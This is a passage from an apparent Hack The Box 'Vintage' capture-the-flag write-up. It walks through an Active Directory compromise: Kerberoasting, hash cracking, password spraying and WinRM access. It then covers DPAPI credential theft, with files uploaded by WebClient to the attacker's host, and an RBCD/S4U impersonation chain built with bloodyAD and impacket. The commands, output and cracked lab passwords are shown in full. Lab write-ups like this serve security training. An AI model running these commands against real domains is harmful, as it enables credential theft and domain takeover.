croc@hacker$ KRB5CCNAMEGMSA01$.ccache python3 targetedKerberoast.py -k --no-pass -d 'vintage.htb' --dc-host 'DC01.vintage.htb' --dc-ip '10.10.11.45'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (svc_sql)
$krb5tgs$23$*svc_sql$VINTAGE.HTB$vintage.htb/svc_sql*$f335c53b04bd9c45c92837e8434a5f8b$e709bf0486c63008fc63fdd6766dec4959034745134b45cbfb65b17771db0881a918f5970c7b06021a50adc910627f0811c62d3bee2d90b35a69ef51253a9dd8ce71af0d0c5be3fab0da2350926154a0faccbce694bc8e51fc7f6cad660c464bdb17963230064ae4326128df1db41de1c7f3b45563cbad9db57c0f4911d8464a303f19ee40c34785f03490a5223b640a3f82cae500430a97417e86b9b8cb91226e0076724cc3023e2623a76685d2cd0106ec16ae62d25b3793185b0bc55575f93e6062ca6fbbcaae8974cc0667338443b383041752bc82b9483c6d658cdbcd174ea16b648f43684863cfe2c5775078be49fb2325394f2c643cbf0928413ad5688536ce870db4107aa2832ccb65ae6f2fdc34553a189df3a282ca9b33f9c777d5d3541a9aa382647e6db7f1208a46986ba204760d43fbbedef15b339a22b466afaeda90d9df0a8c0bc22c4ef42e554a96dd6e4353aa6a7874999966aa51dda6599ea603ee84b1266423a277fb9f2e867e4b0286b328da2ee860d5fd69ed1fe03f4bb100cbab0d751a00f9bd948097f9894ab52cd60d65eec2db14ffe5118d4d206aa0d812762c098afb4e443f0d3989b6162a40f898a5903ec76ac33072103154d4eecdd1c8eb0c767b5e9c5d77ba9f9c68e24d68915f20683d77c8bfec8119c57e44754e06061b9fba2571d78d6eedf20c7e80b2102cf446e15baca64e8742c21383f1200a91af9c310de03955e477c8a04ff785fc001583b4b918b6f994419392af4b3689d22c1ab4943f31f5a3ddd63c3f9f15caabf860312eb59c76b18653f6318e7f3b683d6581703df8437095132468c94c90574098523a1e61a33d824ab47c4e9ba1c5231aea16c6003486ff822ba3400405dae45b8b2c6e38dee269baf89f4c377671ba558a7e6b5f7427c991c5dcb4cf21a99bd1c1f164bc4ca58d6c69f4a5444ba2e974bc85526c984950235fcbfc136828986c44cd7d71bb6b93046b2be3caac37ac730c8d6b104bb911d778cbec110a7e20a8be8c52ff5ee7f538d039b4ac38ffc11b44f6f0e23b2319d896ce5ce6857a319f3e9de3cea8656684fa4d5d154654ddeddaf427746b9651fd632d790276a74ac63604018c3bb5fdc6b7b2cbffe11c5e83a85ac83b233296d081a485627d5ff400373bcb46d09e6e439bb2be831bad2105d5103e06d7220f532069a09de71625facfdb8986b7f53631d265d29bb55e287832c74857d3a2076f348c9a3627145cc5d5f57d08cabeec5ca7fd7406a4b934545f9910c42e998d03462f3d95d1d00762fea22508ffffc4268514474688e15272d8846ee7561f75d6e4a648cee84a67fe5e2cf06e61305f0a4d543ea1c7ccb34aed6ff9ec4effb3a649b73b1e7f942a962189c35b23553387d5eea2ec96507cc771188c7371aaf23b7fbaa8dd786a87243b76cbe4470d4008a41deb
[+] Printing hash for (svc_ldap)
$krb5tgs$23$*svc_ldap$VINTAGE.HTB$vintage.htb/svc_ldap*$04ae435466cebf9d090c728e2246d615$5747ffa3888c0b11587a353ff56bf5c9d679a396deb9d6a06282aa2d60bf391e2ef199bbdb8de00e3d750d213aa1e4cfe53e90242f84119b4916545dc1744294fbd35e68df8f5d8cc7771bf54d2c0920510051773f974623c2928876684f6f266b592a961c5a37106823923dafb1a8ce3cbc967b4b67eecfb223547edea93e1008e42c917596f3d79c20b9bc12c8106d5df7ec932a752737756376320a7d8496fe607115828c738a0dc69d4828ccca141d271e0a40d150baa2d6f40ab7c1bc605608ed2a0d6c27329e14e6510fb1b1c1075886352ccb839e3bb5046990e3cf63f5b703782f91514074cef920010fbb5fc2958607793f436e4ea98566e0fbe25b6fe61a54a1f4332086f0e9f4981747b7ad9af4e05d1770362d175d06c8aaa306c2bda7e54710c588c18d9fa3a9a775e97949ef6bc1732aca34206dab4bcf9a7548b480fba8a7e4d2554e945589fae3ac9cf8da08836bdc2111906a75a6cf067dbf86561ef3c09b2122ec41ca8d1a792ce930c044d8f560721bce655d0e4d645c7b24e6ca1e2c61b0885260890917b1a4df67d1df22648187e1aab6ec99542860f6b9b9c2e42463bd6cdc85d1b9ffe6117cedc3d7570254e78cd3e29230eaf1c13a13d0fe7e4a7c6d066926f1a95121446bf23457a8d6fcdb5339be55f8025de6462033875303f9a4b63ea3511256d8da63e0734c7e6b1ee04d3f474dbbf5a0959eca47b9ed5afffe0bc6b485d390ff0c999ac5671d2772030b900f8090c5227f2b1e8da3b680ab8ce0753276b428d8ea345256cd61538ac685fd20380b080056697232a1eea7258f32d747efdc34d33d15d69339de737236cecee2a4d41a2baa7c78a9b5af6a7cbf0d8ee668652db936334c70ad59b8dfb6d5db7d1e238dfa4a477c9384560f63b4db1f5ac5f08bd9ca75145d388892abdd029e0a0342c8b63e8dea57ccaef21278a0d04175ea4d5ff936bd8753a3d7740c5476964532b447f9b4f16df0f4cfa5181ead99eb1c200b209f53e710cbf0e6d83143ad61d593063f31b696074ccd584c09bcddf6fc34f5b6ef7189d8cd5d5b89b744f378843563ed5d51c5e6040f62589aa05227d647cc8be6cc7d0c48d5cd44d465624406b70dbd592a7df99d0e6a0a2a76599628435a5e779e0a3d66533cbef25f34281548900f48302997ea2c2d05ad7928be6cb384fec373c93be660eb514c5549c027f84e6884b66edc9b30772e2e6781bb0d745d7659e50dea2a3e8f170a6c976b0394bb15215b724e829080d88df8b50333f48b157b9df85da32fd334e875f46d5e71a08c35f255336fe8e54f0f58e6c520b7519ef3dee6c1eb3617f78f807da7ab430c2326c87ec2a2609b8ecbbf2696cc0380613887f78296966bddaf6c336aa73ee4cecbe56c1e3bc544f171f757afb0361726ea5a8ac654d2a6710f6c7635a40214b25e728e
[+] Printing hash for (svc_ark)
$krb5tgs$23$*svc_ark$VINTAGE.HTB$vintage.htb/svc_ark*$2c51e4092cc7433908e17559948a3638$22ba31d929ec8aab275f490ebf03a63d0923d73e124cf255002ae90490f7576e2999c5347c531c22d8ada3042a057865fdaf1d1fee9bacb269cd80412e6c82d422198c7d387867107bb9bf30343a1bfba0e2625a97095743feb966e4676bc30748190702438e719943cfd09ed9840f267c66f3395b051498d17457cddd3d7e94bd15224e170b5ea91864d00fd8871236fe3ffa0ba98944726a2d37d9a67a7c8b49e8d9c3636f140c303be7262e9f4c07d793cce49f07126932cac85bbafe6f02a1037b4f0ae567d4e154a9272425ef2d206c7cc78055307c3e5a2c36bdf2e48970f2f903a825ed1cf4c5192eb316b5dab8e6fc99d266fc3df78b284ad582dd4a258c2faa602591f2b8bd9a76e4b9ca827fec241113fbc484d90a35de14ff46434887b02fc551320ec53d6357a5cd018c11025d95caaaae87ff7a80e2fdfc8f445433c2254d652e35f69693cb08763c652067024ee03ac6afd71fd459d52965e38e5e36ce325bae11b601024146bff6596a817bbf1db687a838307d89c8a77e1594bd8bcfb96bc214f6392bc45cfa325846239061e98f93d2f74cfd02e0856de63c6d414cdc30eaa81ca54c79d97426c96d1d0cbb99722a383a7a9918e934ef2f8142c08245c1cd937d805898f4ce24e8033631af843f442d0905f2bc1b95345359082fd3804b971136fb09bff1d067d9c4e3b2d29fc6c5f3e360d1a593023b0ce1cdb4528330300c83378631da578dff0ec2dafbbd4d55175c0db04e77297775eed6e1f3e5b97e2034e934325d11a0b085d184f537e01cd8340a006b10ef4b9c4347caba7728ecec7d98e91a0af0642038abd23722fb9db0cba0b6647400d1b9d2434c33cd5e71fc382ec0f48b9585f72c31bd150dfbff55c7ad037dbd74bc2c376f6ba27fe20fb0e6d7ac2b7b08246f7d46cec7ac434fed81857daa0807037bea2b12e57ba82fa4e6fc414c5ca97c15ed4f4298c85e250a053acdc804a7531ac2369afa99e82071b15c5960b1cd00095ff97d366f4a6eb7464afc6605cff12416beb189f323c372eb556a5aecb682e9e965f47c385ea9175d0ec7d941e610746b7bce4edcc258de001929dfdce53caecdee10c3ef03d30d879e039f164eac99a3154fa7a9abd93e2ce33b9df729b81bf8fac5c24bec2b0042a3da9c8162bee478bf96b5073cb6dd36a69c2a49ed74ac10b9d0287975c73fdb00d16f436d332bd00631083e9106c3add62117e4922fe5f64d9cc4c6dbc64a441061df4f49b7eafd61a005ff503e73172c4f96eb87f95e0fde1a0db358b9106526ed9949da0abeb87ff2eac7fde7babb2717df1c2edea76ee5f0f003a1eb036babf3fffc94fe28706b1f6da5c38daf7649ec4be0a3a3679f6ef0f4d8a5b0b8b0f3f200c5544bc1b963ad152f6c13eaf3df7649c7d5830fb4e25c2903c34e8690e2e7b43faf4bcfe0eef1
Cracking the TGS Hashes

I used hashcat to crack the hashes and luckily one of them cracked.
croc@hacker$ hashcat -m 13100 krb.txt /usr/share/wordlists/rockyou.txtThe password for the svc_sql account is Zer0the0ne.
Password Spraying
Users
First, I made a users.txt file with all the users listed in it. Usually, I do this at the very beginning of the box though.
croc@hacker$ nxc ldap DC01.vintage.htb -u 'P.Rosa' -p 'Rosaisbest123' -k --users | awk 'NR>4 {print $5}' > users.txt

croc@hacker$ cat users.txt
Administrator
Guest
krbtgt
M.Rossi
R.Verdi
L.Bianchi
G.Viola
C.Neri
P.Rosa
svc_sql
svc_ldap
svc_ark
C.Neri_adm
L.Bianchi_admnxc
I used nxc to pass the password along and fortunately, we have a valid login for C.Neri user account:
croc@hacker$ nxc ldap 10.10.11.45 -u users.txt -p 'Zer0the0ne' -k --kdcHost 'DC01.vintage.htb' --continue-on-success
LDAP        10.10.11.45     389    DC01             [*] None (name:DC01) (domain:vintage.htb)
LDAP        10.10.11.45     389    DC01             [-] vintage.htbAdministrator:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbGuest:Zer0the0ne KDC_ERR_CLIENT_REVOKED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbkrbtgt:Zer0the0ne KDC_ERR_CLIENT_REVOKED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbM.Rossi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbR.Verdi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbL.Bianchi:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbG.Viola:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [+] vintage.htbC.Neri:Zer0the0ne
LDAP        10.10.11.45     389    DC01             [-] vintage.htbP.Rosa:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbsvc_sql:Zer0the0ne KDC_ERR_CLIENT_REVOKED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbsvc_ldap:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbsvc_ark:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP        10.10.11.45     389    DC01             [-] vintage.htbC.Neri_adm:Zer0the0ne KDC_ERR_PREAUTH_FAILED
LDAP 10.10.11.45 389 DC01 [-] vintage.htbL.Bianchi_adm:Zer0the0ne KDC_ERR_PREAUTH_FAILEDWinRM as C.Neri
As C.Neri a remote management user, we can have WinRM access. However, as Kerberos Authentication is a requirement, we need to set up some things first.
TGT for C.Neri
We must get the TGT for C.Neri which we will use for authentication afterwards:
croc@hacker$ impacket-getTGT 'vintage.htb/C.Neri:Zer0the0ne' -k -dc-ip 'DC01.vintage.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in C.Neri.ccache/etc/krb5.conf
We must also configure the /etc/krb5.conf file. Luckily, I found a script that does this for us:


I used the above script to configure the /etc/krb5.conf file for our domain:
croc@hacker$ python3 configure_krb5.py -h
usage: configure_krb5.py [-h] domain_fqdn dc_name

Configure krb5.conf for evil-winrm

positional arguments:
  domain_fqdn  Domain FQDN
  dc_name      Domain Controller Name

options:
  -h, --help   show this help message and exit

croc@hacker$ python3 configure_krb5.py vintage.htb DC01
[*] This script must be run as root
[*] Configuration Data:
[libdefault]
        default_realm = VINTAGE.HTB

[realms]
        VINTAGE.HTB = {
                kdc = dc01.vintage.htb
                admin_server = dc01.vintage.htb
        }

[domain_realm]
        vintage.htb = VINTAGE.HTB
        .vintage.htb = VINTAGE.HTB


[!] Above Configuration will overwrite /etc/krb5.conf, are you sure? [y/N] y
[+] /etc/krb5.conf has been configuredWinRM
As we have got the TGT & the /etc/krb5.conf configuration is done as well, we can now have WinRM access as C.Neri:
croc@hacker$ KRB5CCNAME=C.Neri.ccache evil-winrm -i 'DC01.vintage.htb' -r 'vintage.htb'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:UsersC.NeriDocuments> User.txt
*Evil-WinRM* PS C:UsersC.NeriDesktop> cat user.txt
e40205*******************Shell as Root
After being stuck for quite a while here, I took a step back and reviewed the information we've gathered so far. I noticed that C.Neri has a separate admin account, C.Neri_adm. This led me to consider that the end user may have carried out administrative tasks using C.Neri_adm while logged in as C.Neri — which is quite common.
If that’s the case, there could be cached credentials on the machine worth checking. Let’s see!
Uncovering DPAPI Secrets
The DPAPI (Data Protection API) is an internal component in the Windows system that allows various applications to store sensitive data (e.g. passwords) in an encrypted format. Read more below:



Step 01 – Blob Storage
I tried using seatbelt.exe in order to enumerate the DPAPI blobs but I got hit by AV(which is interesting). Mimikatz isn't a viable option either because it doesn't work well with a evil-winrm session & we also have AV in place.
*Evil-WinRM* PS C:UsersC.NeriDocuments> ./Seatbelt.exe WindowsCredentialFiles
Program 'Seatbelt.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1
+ ./Seatbelt.exe WindowsCredentialFiles
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ ./Seatbelt.exe WindowsCredentialFiles
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailedHence, it's better to go the manual way of enumeration. Looking at the common paths for Windows Credential Manager DPAPI blobs, the following cached credentials were found under the blob storage of C.Neri:
*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Hidden ~AppDataLocalMicrosoftCredentials


    Directory: C:UsersC.NeriAppDataLocalMicrosoftCredentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   1:17 PM          11020 DFBE70A7E5CC19A398EBF1B96859CE5D


*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Hidden ~AppDataRoamingMicrosoftCredentials


    Directory: C:UsersC.NeriAppDataRoamingMicrosoftCredentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs- 6/7/2024 5:08 PM 430 C4BB96844A5C9DD45D5B6A9859252BA6Step 02 – Master Keys
The two highlighted ones below are the master keys that might be used in order to encrypt the blobs above:
*Evil-WinRM* PS C:UsersC.NeriDocuments> Get-ChildItem -Recurse -Hidden ~AppDataRoamingMicrosoftProtect | select -expand fullname
C:UsersC.NeriAppDataRoamingMicrosoftProtectCREDHIST
C:UsersC.NeriAppDataRoamingMicrosoftProtectSYNCHIST
C:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-11154dbf04d8-529b-4b4c-b4ae-8e875e4fe847
C:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-111599cf41a3-a552-4cf7-a8d7-aca2d6f7339b
C:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-1115BK-VINTAGE
C:UsersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-1115PreferredStep 03 – Download blobs & master keys
We will be using Apache Web Server and the [System.Net.WebClient] method to HTTP POST them back to our Kali machine. You can use the following guide from 0xBEN:

DPAPI BLOBS
Assuming that the Apache Server is up and running on your Kali Machine, following are the commands to download the DPAPI blobs:
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataLocalMicrosoftCredentialsDFBE70A7E5CC19A398EBF1B96859CE5D')
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftCredentialsC4BB96844A5C9DD45D5B6A9859252BA6')MASTER KEYS
Following are the commands to download the master keys:
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-11154dbf04d8-529b-4b4c-b4ae-8e875e4fe847')
*Evil-WinRM* PS C:UsersC.NeriDocuments> [System.Net.WebClient]::new().UploadFile('http://10.10.14.109/upload.php', 'C:usersC.NeriAppDataRoamingMicrosoftProtectS-1-5-21-4024337825-2033394866-2055507597-111599cf41a3-a552-4cf7-a8d7-aca2d6f7339b')END RESULT
Here, we have all our files in our Attack box & now we can proceed further:
croc@hacker:/var/www/html/uploads$ ls -la
total 32
drwxr-xr-x 2 www-data www-data  4096 Apr  3 09:16 .
drwxr-xr-x 3 root     root      4096 Apr  3 09:05 ..
-rw-r--r-- 1 www-data www-data   740 Apr  3 09:15 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
-rw-r--r-- 1 www-data www-data   740 Apr  3 09:16 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
-rw-r--r-- 1 www-data www-data   430 Apr  3 09:14 C4BB96844A5C9DD45D5B6A9859252BA6
-rw-r--r-- 1 www-data www-data 11020 Apr 3 09:12 DFBE70A7E5CC19A398EBF1B96859CE5DStep 04 – Decrypting Master Keys
In order to decrypt these master keys, we also require the user C.Neri's SID which can be obtained from the whoami /all command on the target.
*Evil-WinRM* PS C:UsersC.NeriDocuments> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
vintagec.neri S-1-5-21-4024337825-2033394866-2055507597-1115


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTINRemote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTINUsers                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTINPre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITYNETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITYAuthenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITYThis Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
VINTAGEServiceManagers                     Group            S-1-5-21-4024337825-2033394866-2055507597-1137 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity  Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory LabelMedium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Now, we can proceed to decrypt both of the master key files using impacket-dpapi:
croc@hacker:/var/www/html/uploads$ impacket-dpapi masterkey -file 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0x55d51b40d9aa74e8cdc44a6d24a25c96451449229739a1c9dd2bb50048b60a652b5330ff2635a511210209b28f81c3efe16b5aee3d84b5a1be3477a62e25989f

croc@hacker:/var/www/html/uploads$ impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password 'Zer0the0ne'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a Step 05 – Decrypt the Blobs
Hurrah! The second blob decrypts using the second master key revealing the password of C.Neri_adm:
croc@hacker:/var/www/html/uploads$ impacket-dpapi credential -file C4BB96844A5C9DD45D5B6A9859252BA6 -key '0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2024-06-07 15:08:23
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000001 (CRED_TYPE_GENERIC)
Target      : LegacyGeneric:target=admin_acc
Description :
Unknown     :
Username    : vintagec.neri_adm
Unknown : Uncr4ck4bl3P4ssW0rd0312The password for c.neri_adm is Uncr4ck4bl3P4ssW0rd0312.
Revisiting Bloodhound

I marked c.neri_adm as owned and under First Degree Object Control, we can see that it has the GenericWrite and AddSelf privilege over the Delegated Admins Group.
We can further see that the Delegated Admins group has AllowedtoAct DACL on DC01.

The DelegatedAdmins group has been granted Resource-Based Constrained Delegation (RBCD) access to DC01.
This allows an attacker to execute a modified S4U2self/S4U2proxy abuse chain to impersonate any domain user(except the ones in the Protected Users group) and receive a valid service ticket "as" that user which can be further utilized to gain file system access on the Domain Controller.


Abusing S4U2self/S4U2proxy
Abusing this attack path requires an account with an SPN set and membership in the DelegatedAdmins group. This is necessary for that account to function as a delegating service.
The target service account will be svc_ark for me. Although, it's okay to use any of the three but avoid using svc_sql because it was disabled initially & there is a cleanup script running as well which might make trouble for you.
Step 01 – Set a SPN
First, we need to set up a servicePrincipalName for the svc_ark in order for it to act as a service account and has the ability to request service tickets from the KDC on behalf of any other user.
croc@hacker$ KRB5CCNAME=C.Neri.ccache bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri' -d 'vintage.htb' -k set object 'svc_ark' 'servicePrincipalName' -v 'fake/fake'
[+] svc_ark's servicePrincipalName has been updatedStep 02 – Add to DelegatedAdmins Group
Next, we want to add svc_ark into the Delegated Admins group in order for it to possess the delegation rights. Note that, I used the C.Neri_adm account in order to do that.
croc@hacker$ bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri_adm' -p 'Uncr4ck4bl3P4ssW0rd0312' -k -d 'vintage.htb' add groupMember 'DelegatedAdmins' 'svc_ark'
[+] svc_ark added to DelegatedAdminsStep 03 – Change the Password
I changed the password for svc_ark to Supp0rtmeonpatreon.
croc@hacker$ KRB5CCNAME=C.Neri.ccache bloodyAD --host 'DC01.vintage.htb' -u 'C.Neri' -d 'vintage.htb' -k set password 'svc_ark' 'Supp0rtmeonpatreon'
[+] Password changed successfully!Step 04 – Delegate Access
In the following command, we are authenticating as svc_ark while impersonating L.Bianchi_adm & since wmiexec relies on cifs, we request cifs/dc01.vintage.htb.
croc@hacker:~/HTB/vintage$ impacket-getST -impersonate 'L.Bianchi_adm' -spn 'cifs/dc01.vintage.htb' -k -dc-ip '10.10.11.45' 'vintage.htb/svc_ark:Supp0rtmeonpatreon'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating L.Bianchi_adm
